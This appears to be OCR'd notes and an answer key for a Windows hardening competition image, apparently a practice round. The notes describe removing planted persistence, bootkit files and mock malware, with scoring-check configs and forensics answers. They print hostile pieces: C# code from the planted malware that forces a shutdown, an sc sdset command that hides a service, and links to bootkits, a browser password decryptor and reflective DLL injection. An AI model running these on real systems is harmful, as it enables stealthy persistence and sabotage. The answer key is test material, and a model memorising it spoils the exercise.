
RID Hijacking - https://www.ired.team/offensive-security/persistence/rid-hijacking

RID (Relative ID, part of the SID (Security Identifier)) hijacking is a persistence technique, where an attacker with SYSTEM level privileges assigns an RID 500 (default Windows administrator account) to some low privileged user, effectively making the low privileged account assume administrator privileges on the next logon.

Read Me user CRAP

```
added hidden user to group


badmen can't login locally
```

Fixed SAM


Computer\HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users\Names\NAVIA
000003F1
000003F2
000003F3
000003F4
000003F5
000003F6
000003F7
Names
Administrator
Barbien
BG3
chatGPT
daboys
DefaultAccount
dream
eras
Guest
ICESPICE
messiTHEGOAT
NAVIA
Oppey
peakpiece
Skibidi
TOPG
trump
warframe
WDAGUtilityAccount
Builtin
LastSkuUpgrade
RXACT
SECURITY
Name
Type
Data
(Default)
REG_SZ
Permissions for NAVIA
Security
Group or user names:
No groups or users have permission to access this object.
However, the owner of this object can assign permissions.
Add...
Remove
Permissions
Allow
Deny
Full Control
Read
Special permissions
For special permissions or advanced settings,
click Advanced.
Advanced
OK
Cancel
Apply

Case sensitivity on kernel (stigs bad????)

```
type = 'RegistryKey'

key = 'HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\kernel\ObCaseInsensitive'

value = '0'
```

Enabled SMB QUIC

Stolen from cypat XD

```
'HKLM\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters\EnableSMBQUIC'
    value = 'true'
```

What is QUIC

QUIC (Quick UDP Internet Connections) is a new generation Internet protocol that speeds online web applications that are susceptible to delay, such as searching, video streaming etc., by reducing the round-trip time (RTT) needed to connect to a server.

Powershell constricted language mode enabled

```
key = 'HKLM\SYSTEM\CurrentControlSet\Control\Session
Manager\Environment\__PSLockdownPolicy'

value = '4'
```

ConstrainedLanguage mode

`ConstrainedLanguage` mode is designed to allow basic language elements such as loops, conditionals, string expansion, and access to object properties. The restrictions prevent operations that could be abused by a malicious actor.

The `ConstrainedLanguage` mode permits all cmdlets and a subset of PowerShell language elements, but limits the object types that can be used.

Fixed Powershell.ise Config

```
'C:\Windows\System32\WindowsPowerShell\v1.0\powershell_ise.e
xe.config'


value = '<AppContextSwitchOverrides
value="Switch.System.IO.BlockLongPaths=false;Switch.System.I
O.UseLegacyPathHandling=false" />'
```

Windows 10 Microsoft Spyware Removed

'C:\Windows\DiagTrack\Settings\telemetry.ASM-WindowsDefault.json'

'C:\ProgramData\Microsoft\Diagnosis\DownloadedSettings\telemetry.ASM-WindowsDefault.json'

'C:\Windows\System32\diagtrack.dll'


'C:\Windows\DiagTrack\Settings\utc.app.json'

'C:\ProgramData\Microsoft\Diagnosis\DownloadedSettings\utc.app.json'

Removed Advanced Runs

```
path = 'C:\ProgramData\MySQL\MySQL Server 8.2\Data\mysql\Run.exe'
```

https://www.nirsoft.net/utils/advanced_run.html



Removed bitsadmin Download

```
cmd = 'bitsadmin /list /allusers'

value = 'myjob'


'C:\Users\Skibidi\AppData\Local\ConnectedDevicesPlatform\L.Skibidi\dascra
zy.bat'

'C:\Users\Public\Libraries\smth smth.bat'
```

BITSJob

BITS Jobs

Adversaries may abuse BITS jobs to persistently execute code and perform various background tasks. Windows Background Intelligent Transfer Service (BITS) is a low-bandwidth, asynchronous file transfer mechanism exposed through Component Object Model (COM).[1][2] BITS is commonly used by updaters, messengers, and other applications preferred to operate in the background (using available idle bandwidth) without interrupting other networked applications. File transfer tasks are implemented as BITS jobs, which contain a queue of one or more file operations.

The interface to create and manage BITS jobs is accessible through PowerShell and the BITSAdmin tool.[2][3]

- bitsadmin /getnotifyinterface
- bitsadmin /getowner
- bitsadmin /getpeercachingflags
- bitsadmin /getpriority
- bitsadmin /getproxybypasslist
- bitsadmin /getproxylist
- bitsadmin /getproxyusage
- bitsadmin /getreplydata
- bitsadmin /getreplyfilename
- bitsadmin /getreplyprogress
- bitsadmin /getsecurityflags
- bitsadmin /getstate
- bitsadmin /gettemporaryname
- bitsadmin /gettype
- bitsadmin /getvalidationstate
- bitsadmin /help
- bitsadmin /info
- bitsadmin /list
- bitsadmin /listfiles
- bitsadmin /makecustomheaderswriteonly
- bitsadmin /monitor
- bitsadmin /nowrap
- bitsadmin /peercaching
- bitsadmin /peercaching /getconfigurationflags
- bitsadmin /peercaching /help
- bitsadmin /peercaching /setconfigurationflags
- bitsadmin /peers
- bitsadmin /peers /clear
- bitsadmin /peers /discover
- bitsadmin /peers /help
- bitsadmin /peers /list
- bitsadmin /rawreturn
- bitsadmin /removeclientcertificate
- bitsadmin /removecredentials
- bitsadmin /replaceremoteprefix
- bitsadmin /addfile
- bitsadmin /addfileset
- bitsadmin /addfilewithranges
- bitsadmin /cache
- bitsadmin /cache /delete
- bitsadmin /cache /deleteurl
- bitsadmin /cache /getexpirationtime
- bitsadmin /cache /getlimit
- bitsadmin /cache /help
- bitsadmin /cache /info
- bitsadmin /cache /list
- bitsadmin /cache /setexpirationtime
- bitsadmin /cache /setlimit
- bitsadmin /cache /clear
- bitsadmin /cancel
- bitsadmin /complete
- bitsadmin /create
- bitsadmin /examples
- bitsadmin /getaclflags
- bitsadmin /getbytestotal
- bitsadmin /getbytestransferred
- bitsadmin /getclientcertificate
- bitsadmin /getcompletiontime
- bitsadmin /getcreationtime
- bitsadmin /getcustomheaders
- bitsadmin /getdescription
- bitsadmin /getdisplayname
- bitsadmin /geterror
- bitsadmin /geterrorcount
- bitsadmin /getfilestotal
- bitsadmin /getfilestransferred
- bitsadmin /gethelpertokenflags
- bitsadmin /gethelpertokensid
- bitsadmin /gethttpmethod
- bitsadmin /getmaxdownloadtime
- bitsadmin /getminretrydelay

Removed Malicious Boot bypass kit

```
cmd = 'mountvol X: /S; cd "X:\EfI\Boot";ls'
value = 'Loader.efi'


cmd = 'mountvol X: /S; cd "X:\EfI\Boot";ls'
value = 'bootx64.efi'
```

Don’t have permissions? Use ACL via powershell/cmd to get them, from there either unmount the drive or delete everything

Bootkit XD - I failed to set up cuz VM's are missing somethings

Here are some more bootkits if your interested

https://github.com/ldpreload/BlackLotus

https://github.com/D4stiny/spectre

https://github.com/eLoopWoo/zwhawk

Removed Chinese CMD malware

- This was the thing causing issues with mmc.exe btw
  - I replaced and renamed it so the system calls all pointed to my malware instead
    - It's not too hard to get the malware to also run and screw up your system but I realized that would be a little to evil XD

All the chinese malware crap

```
    path = 'C:\Program Files\Mozilla Thunderbird\billibilli'

    path = 'C:\Program Files\Mozilla Thunderbird\billibilli'

    path = 'C:\Windows\System32\Chinese spy balloon shot down by US
government.mp4'

    cmd = 'gci env:* | sort-object name'

    value = 'dontremoveme'
```

SMTH SMTH THE MALWARE ?

helloneearth | helloneearth.MainWindow | ExecutePowerShellCommand(string command)

```
1 reference
private void PlayMedia()
{
    MediaPlayer player = new MediaPlayer();

    string exePath = AppDomain.CurrentDomain.BaseDirectory;
    string mediaFilePath = Path.Combine(exePath, "Chinese spy balloon shot down by US government.mp4");

    player.Open(new Uri(mediaFilePath, UriKind.Absolute));
    player.Play();

    WaitWhilePlaying(player);
    System.Diagnostics.Process.Start("Set-WinUserLanguageList zh-CN -Force");

    System.Diagnostics.Process.Start("shutdown", "/s /t 0");
}

1 reference
private void WaitWhilePlaying(MediaPlayer player)
{
    while (player.Position == TimeSpan.Zero || player.Position < player.NaturalDuration.TimeSpan)
    {
        Thread.Sleep(1000);
    }
}

0 references
private void ExecutePowerShellCommand(string command)
{
    System.Diagnostics.ProcessStartInfo startInfo = new System.Diagnostics.ProcessStartInfo()
    {
        FileName = "powershell.exe",
        Arguments = $"-command \"{command}\"",
        UseShellExecute = false,
        CreateNoWindow = true
    };
```

Removed Bad Apple

```
[[check.pass]]
type = 'PathExistsNot'
path = 'C:\Users\Skibidi\Desktop\bad_apple.exe'


[[check.pass]]
type = 'CommandContainsNot'
cmd = 'Get-ItemProperty -Path
"HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" | select system'
value = 'C:\Users\Skibidi\Desktop\bad_apple.exe'
```

FOREN]


PC > Local Disk (C:) > Windows > Prefetch

Name	Date modified	Type	Size
BACKGROUNDTASKHOST.EXE-62B44B82....	22/12/2021 3:58 PM	PF File	11 KB
SVCHOST.EXE-D5ACC972.pf	22/12/2021 3:58 PM	PF File	5 KB
CHROME.EXE-CCF9F3F5.pf	22/12/2021 3:57 PM	PF File	34 KB
SEARCHFILTERHOST.EXE-10E4267C.pf	22/12/2021 3:56 PM	PF File	4 KB
SEARCHPROTOCOLHOST.EXE-C6CFE2A8....	22/12/2021 3:56 PM	PF File	4 KB
SVCHOST.EXE-8A29D439.pf	22/12/2021 3:56 PM	PF File	4 KB
TIWORKER.EXE-0D12692A.pf	22/12/2021 3:56 PM	PF File	18 KB
TRUSTEDINSTALLER.EXE-B018CCBF.pf	22/12/2021 3:56 PM	PF File	5 KB
DLLHOST.EXE-8E84E9F3.pf	22/12/2021 3:56 PM	PF File	6 KB
TASKHOSTW.EXE-1EAF2222.pf	22/12/2021 3:56 PM	PF File	17 KB
SVCHOST.EXE-824BF13F.pf	22/12/2021 3:55 PM	PF File	5 KB

NIRSOFT

https://www.nirsoft.net/utils/win_prefetch_view.html#:~:text=Description,time%20that%20you%20run%20it

XD



Hiding Services ?

https://www.sans.org/blog/red-team-tactics-hiding-windows-services/

```
 & $env:SystemRoot\System32\sc.exe sdset SWCUEngine
"D:(D;;DCLCWPDTSD;;;IU)(D;;DCLCWPDTSD;;;SU)(D;;DCLCWPDTSD;;;
BA)(A;;CCLCSWLOCRRC;;;IU)(A;;CCLCSWLOCRRC;;;SU)(A;;CCLCSWRPW
PDTLOCRRC;;;SY)(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;BA)S:(AU;FA;
CCDCLCSWRPWPDTLOCRSDRCWDWO;;;WD)"
```

Event LoG / or just mass script all service to be enabled

If an attacker hides a service using the sc sdset technique, Windows will generate a logging event: Security log Event ID 4674

Or

```
# Define the SDDL string

$sddlString =
"D:(A;;CCLCSWRPWPDTLOCRRC;;;SY)(A
;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;BA
)(A;;CCLCSWLOCRRC;;;IU)(A;;CCLCSW
LOCRRC;;;SU)S:(AU;FA;CCDCLCSWRPWP
DTLOCRSDRCWDWO;;;WD)"


# Get the list of services from
the registry

$serviceKeys = Get-ChildItem
-Path
"HKLM:\SYSTEM\CurrentControlSet\S
ervices"


foreach ($key in $serviceKeys) {

    $serviceName =
$key.PSChildName

    # Construct the command to set the SDDL

    $command = "& $env:SystemRoot\System32\sc.exe sdset
$serviceName `"$sddlString`""

    # Execute the command

    Invoke-Expression $command

    # Check the last exit code to see if the command was
successful

    if ($LASTEXITCODE -eq 0) {

        Write-Host "Successfully set SDDL for service:
$serviceName"

    } else {

        Write-Host "Failed to set SDDL for service:
$serviceName"

    }

}

Write-Host "SDDL setting process completed."
```

Foren 2 Answer

```
D:(A;;CCLCSWRPWPDTLOCRRC;;;SY)(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO
;;;BA)(A;;CCLCSWLOCRRC;;;IU)(A;;CCLCSWLOCRRC;;;SU)S:(AU;FA;C
CDCLCSWRPWPDTLOCRSDRCWDWO;;;WD
```

Foren3

After you found the .cpl file you had to rev the .dll XD

https://www.jetbrains.com/decompiler/

https://www.red-gate.com/products/reflector/

Or Ghirda/Binary Ninja

Foren 4 - pain and suffering

Find key3.db in your user directory for netscape navigator

https://securityxploded.com/firemaster.php

https://github.com/unode/firefox_decrypt

As of 1.0.0 Python 3.9+ is required. Python 2 is no longer supported. If you encounter a problem, try the latest release or check open issues for ongoing work.

If you definitely need to use Python 2, Firefox Decrypt 0.7.0 is your best bet, although no longer supported.

Table of contents

La

Foren5 damn!damn! - reflective.dll

Opps… I didn’t realize how hard this was cuz of the priv esc forcing you to generally restart, you had to do the priv esc the vinh way or else this would have been impossible.

- This malware injects itself into your memory of the explorer.exe

https://github.com/stephenfewer/ReflectiveDLLInjection

Execution is passed, either via CreateRemoteThread() or a tiny bootstrap shellcode, to the library's ReflectiveLoader function which is an exported function found in the library's export table.

As the library's image will currently exists in an arbitrary location in memory the ReflectiveLoader will first calculate its own image's current location in memory so as to be able to parse its own headers for use later on.

The ReflectiveLoader will then parse the host processes kernel32.dll export table in order to calculate the addresses of three functions required by the loader, namely LoadLibraryA, GetProcAddress and VirtualAlloc.

MORE DLL

The ReflectiveLoader will now allocate a continuous region of memory into which it will proceed to load its own image. The location is not important as the loader will correctly relocate the image later on.

The library's headers and sections are loaded into their new locations in memory.

The ReflectiveLoader will then process the newly loaded copy of its image's import table, loading any additional library's and resolving their respective imported function addresses.

EVEN MORE DLLs

The ReflectiveLoader will then process the newly loaded copy of its image's relocation table.

The ReflectiveLoader will then call its newly loaded image's entry point function, DllMain with DLL_PROCESS_ATTACH. The library has now been successfully loaded into memory.

Finally the ReflectiveLoader will return execution to the initial bootstrap shellcode which called it, or if it was called via CreateRemoteThread, the thread will terminate.

For that, lets debug notepad in WinDBG and set up a breakpoint for `MessageBoxA` as shown below and run the post-exploitation module again:

```
0:007> bp MessageBoxA
0:007> bl
0 e 00000000`77331304     0001 (0001)  0:**** USER32!MessageBoxA
```

The breakpoint is hit:

```
0:007> bp MessageBoxA
0:007> bl
 0 e 00000000`77331304     0001 (0001)  0:**** USER32!MessageBoxA
0:007> g
Breakpoint 0 hit
USER32!MessageBoxA:
00000000`77331304 4883ec38        sub     rsp,38h
```

At this point, we can inspect the stack with `kv` and see the call trace. A couple of points to note here:

At this point, we can inspect the stack with `kv` and see the call trace. A couple of points to note here:

- return address the code will jump to after the `USER32!MessageBoxA` finishes is `00000000031e103e`
- inspecting assembly instructions around `00000000031e103e`, we see a call instruction `call qword ptr [00000000031e9208]`
- inspecting bytes stored in `00000000031e9208`, (`dd 00000000031e9208 L1`) we can see they look like a memory address `0000000077331304` (note this address)
- inspecting the EIP pointer (`r eip`) where the code execution is paused at the moment, we see that it is the same `0000000077331304` address, which means that the earlier mentioned instruction `call qword ptr [00000000031e9208]` is the actual call to `USER32!MessageBoxA`
- This means that prior to the above mentioned instruction, there must be references to the variables that are passed to the `MessageBoxA` function:

```
0:007> kv
Child-SP          RetAddr           : Args to Child                                                           : Call Site
00000000`0377f8f8 00000000`031e103e : 00000000`00000000 00000000`00000000 00000000`00000000 00000000`00000000 : USER32!MessageBoxA
00000000`0377f900 00000000`00000000 : 00000000`00000000 00000000`00000000 00000000`00000000 00000000`00000001 : 0x31e103e
0:007> u 00000000`031e103e
00000000`031e103e b801000000      mov     eax,1
00000000`031e1043 4883c428        add     rsp,28h
00000000`031e1047 c3              ret
00000000`031e1048 48894c2408      mov     qword ptr [rsp+8],rcx
00000000`031e104d 53              push    rbx
00000000`031e104e 55              push    rbp
00000000`031e104f 56              push    rsi
00000000`031e1050 57              push    rdi
0:007> u 00000000`031e103e-10 L20
00000000`031e102e 15b5820000      adc     eax,82B5h
00000000`031e1033 4533c9          xor     r9d,r9d
00000000`031e1036 33c9            xor     ecx,ecx
00000000`031e1038 ff15ca810000    call    qword ptr [00000000`031e9208]
00000000`031e103e b801000000      mov     eax,1
00000000`031e1043 4883c428        add     rsp,28h
00000000`031e1047 c3              ret
00000000`031e1048 48894c2408      mov     qword ptr [rsp+8],rcx
00000000`031e104d 53              push    rbx
00000000`031e104e 55              push    rbp
00000000`031e104f 56              push    rsi
00000000`031e1050 57              push    rdi
00000000`031e1051 4154            push    r12
00000000`031e1053 4155            push    r13
00000000`031e1055 4156            push    r14
00000000`031e1057 4157            push    r15
00000000`031e1059 4883ec38        sub     rsp,38h
00000000`031e105d 33ed            xor     ebp,ebp
00000000`031e105f 448bed          mov     r13d,ebp
00000000`031e1062 448bfd          mov     r15d,ebp
00000000`031e1065 4889ac2490000000 mov     qword ptr [rsp+90h],rbp
00000000`031e106d 448bf5          mov     r14d,ebp
00000000`031e1070 448be5          mov     r12d,ebp
00000000`031e1073 48896c2420      mov     qword ptr [rsp+20h],rbp
00000000`031e1078 e85b040000      call    00000000`031e14d8
00000000`031e107d 8d7501          lea     esi,[rbp+1]
00000000`031e1080 488bf8          mov     rdi,rax
00000000`031e1083 b84d5a0000      mov     eax,5A4Dh
00000000`031e1088 663907          cmp     word ptr [rdi],ax
00000000`031e108b 751a            jne     00000000`031e10a7
00000000`031e108d 4863473c        movsxd  rax,dword ptr [rdi+3Ch]
00000000`031e1091 488d48c0        lea     rcx,[rax-40h]
0:007> dd 00000000`031e9208 l1
00000000`031e9208  77331304
0:007> r eip
eip=77331304
```

If we inspect the `00000000031e103e` 0x30 bytes earlier, we can see some suspect memory addresses and the call instruction almost immediatley after that:

```
0:007> u 00000000`031e103e-30 L10
00000000`031e100e 85c0            test    eax,eax
00000000`031e1010 742c            je      00000000`031e103e
00000000`031e1012 488b05a7020100  mov     rax,qword ptr [00000000`031f12c0]
00000000`031e1019 498900          mov     qword ptr [r8],rax
00000000`031e101c eb20            jmp     00000000`031e103e
00000000`031e101e 48890d9b020100  mov     qword ptr [00000000`031f12c0],rcx
00000000`031e1025 4c8d059c820000  lea     r8,[00000000`031e92c8]
00000000`031e102c 488d15b5820000  lea     rdx,[00000000`031e92e8]
00000000`031e1033 4533c9          xor     r9d,r9d
00000000`031e1036 33c9            xor     ecx,ecx
00000000`031e1038 ff15ca810000    call    qword ptr [00000000`031e9208]
00000000`031e103e b801000000      mov     eax,1
00000000`031e1043 4883c428        add     rsp,28h
```

Upon inspecting those two addresses - they are indeed holding the values the `MessageBoxA` prints out upon successful DLL injection into the victim process:

```
0:007> da 00000000`031e92c8
00000000`031e92c8  "Reflective Dll Injection"
0:007> da 00000000`031e92e8
00000000`031e92e8  "Hello from DllMain!"
```

Looking at the output of the `!address` function and correlating it with the addresses the variables are stored at, it can be derived that the memory region allocated for the evil dll is located in the range `031e0000 - 031f7000`:

```
+       0`02830000       0`02847000       0`00017000 MEM_PRIVATE MEM_COMMIT  PAGE_EXECUTE_READWRITE    <unknown>
+       0`02847000       0`02850000       0`00009000             MEM_FREE    PAGE_NOACCESS             Free
+       0`02850000       0`02867000       0`00017000 MEM_PRIVATE MEM_COMMIT  PAGE_EXECUTE_READWRITE    <unknown>
+       0`02867000       0`02870000       0`00009000             MEM_FREE    PAGE_NOACCESS             Free
+       0`02870000       0`031a0000       0`00930000 MEM_MAPPED  MEM_COMMIT  PAGE_READONLY             MappedFile *\Device\HarddiskVolume2\Wi
+       0`031a0000       0`031b7000       0`00017000 MEM_PRIVATE MEM_COMMIT  PAGE_EXECUTE_READWRITE    <unknown>
+       0`031b7000       0`031c0000       0`00009000             MEM_FREE    PAGE_NOACCESS             Free
+       0`031c0000       0`031d1000       0`00011000 MEM_PRIVATE MEM_COMMIT  PAGE_EXECUTE_READWRITE    <unknown>
+       0`031d1000       0`031e0000       0`0000f000             MEM_FREE    PAGE_NOACCESS             Free
+       0`031e0000       0`031f7000       0`00017000 MEM_PRIVATE MEM_COMMIT  PAGE_EXECUTE_READWRITE    <unknown>
+       0`031f7000       0`03200000       0`00009000             MEM_FREE    PAGE_NOACCESS             Free
+       0`03200000       0`0326c000       0`0006c000 MEM_PRIVATE MEM_RESERVE                          Stack      [~2; 180c.ff8]
        0`0326c000       0`0326f000       0`00003000 MEM_PRIVATE MEM_COMMIT  PAGE_READWRITE|PAGE_GUARD Stack      [~2; 180c.ff8]
        0`0326f000       0`03280000       0`00011000 MEM_PRIVATE MEM_COMMIT  PAGE_READWRITE            Stack      [~2; 180c.ff8]
+       0`03280000       0`032e0000       0`00060000             MEM_FREE    PAGE_NOACCESS             Free
+       0`032e0000       0`0334c000       0`0006c000 MEM_PRIVATE MEM_RESERVE                          Stack      [~4; 180c.1948]
        0`0334c000       0`0334f000       0`00003000 MEM_PRIVATE MEM_COMMIT  PAGE_READWRITE|PAGE_GUARD Stack      [~4; 180c.1948]
        0`0334f000       0`03360000       0`00011000 MEM_PRIVATE MEM_COMMIT  PAGE_READWRITE            Stack      [~4; 180c.1948]
+       0`03360000       0`033a0000       0`00040000             MEM_FREE    PAGE_NOACCESS             Free
+       0`033a0000       0`0340c000       0`0006c000 MEM_PRIVATE MEM_RESERVE                          Stack      [~5; 180c.eb8]
        0`0340c000       0`0340f000       0`00003000 MEM_PRIVATE MEM_COMMIT  PAGE_READWRITE|PAGE_GUARD Stack      [~5; 180c.eb8]
```

Indeed, if we look at the `031e0000`, we can see the executable header (MZ) and the strings fed into the `MessageBoxA` API can be also found further into the binary:

```
Memory
Virtual:  Previous   Offset: 0`031e0000                                   Display format: Byte   Next

00000000`031e9798 00 00 00 00 41 75 67 75 73 74 00 00 00 00 00 00 53 65 70 74 65 6d 62 65 72 00 00 00 00 00 00 4f   ....August......September.......O
00000000`031e97b9 63 74 6f 62 65 72 00 4e 6f 76 65 6d 62 65 72 00 00 00 00 00 00 00 44 65 63 65 6d 62 65 72 00 00   ctober.November........December..
00000000`031e97da 00 00 41 4d 00 00 50 4d 00 00 00 00 00 00 4d 4d 2f 64 64 2f 79 79 00 00 00 00 00 00 64 64 64   ..AM..PM......MM/dd/yy......ddd
00000000`031e97fb 64 2c 20 4d 4d 4d 4d 20 64 64 2c 20 79 79 79 79 00 00 00 00 48 48 3a 6d 6d 3a 73 73 00 00 00 00   d, MMMM dd, yyyy....HH:mm:ss....
00000000`031e981c 00 00 00 00 53 00 75 00 6e 00 00 00 4d 00 6f 00 6e 00 00 00 54 00 75 00 65 00 00 00 57 00 65 00 64   ....S.u.n...M.o.n...T.u.e...W.e.d
00000000`031e983d 00 00 00 54 00 68 00 75 00 00 00 46 00 72 00 69 00 00 00 53 00 61 00 74 00 00 00 53 00 75 00 6e 00   ...T.h.u...F.r.i...S.a.t...S.u.n.
00000000`031e985e 64 00 61 00 79 00 00 00 00 4d 00 6f 00 6e 00 64 00 61 00 79 00 00 00 00 54 00 75 00 65 00 73 00   d.a.y.....M.o.n.d.a.y.....T.u.e.s
00000000`031e987f 00 64 00 61 00 79 00 00 00 57 00 65 00 64 00 6e 00 65 00 73 00 64 00 61 00 79 00 00 00 00 00 00   .d.a.y...W.e.d.n.e.s.d.a.y.......
00000000`031e98a0 54 00 68 00 75 00 72 00 73 00 64 00 61 00 79 00 00 00 00 00 00 00 00 00 46 00 72 00 69 00 64 00 61   T.h.u.r.s.d.a.y.........F.r.i.d.a
00000000`031e98c1 00 79 00 00 00 00 00 53 00 61 00 74 00 75 00 72 00 64 00 61 00 79 00 00 00 00 00 00 00 00 00 4a 00   .y.....S.a.t.u.r.d.a.y.........J.
